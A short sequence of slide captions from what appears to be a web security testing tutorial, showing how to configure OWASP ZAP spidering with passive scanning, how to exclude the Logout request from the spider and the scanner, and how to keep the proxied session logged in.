
ZAP: Spidering (with passive scanning)

- Exclude the Logout request from Spider




ZAP: Spidering (with passive scanning)

- Confirm the exclude (RegEx pattern)




ZAP: Spidering (with passive scanning)

- Exclude the Logout request from Scanner as well




ZAP: Spidering (with passive scanning)

- Confirm the exclude (RegEx pattern)



ZAP: Spidering (with passive scanning)

- Delete the Logout request from Sitemap tree
(to avoid spidering/scanning as part of a subtree)



ZAP: Spidering (with passive scanning)

- Ensure browser (proxying through ZAP) is logged in & session ID is noticed by ZAP and marked as active

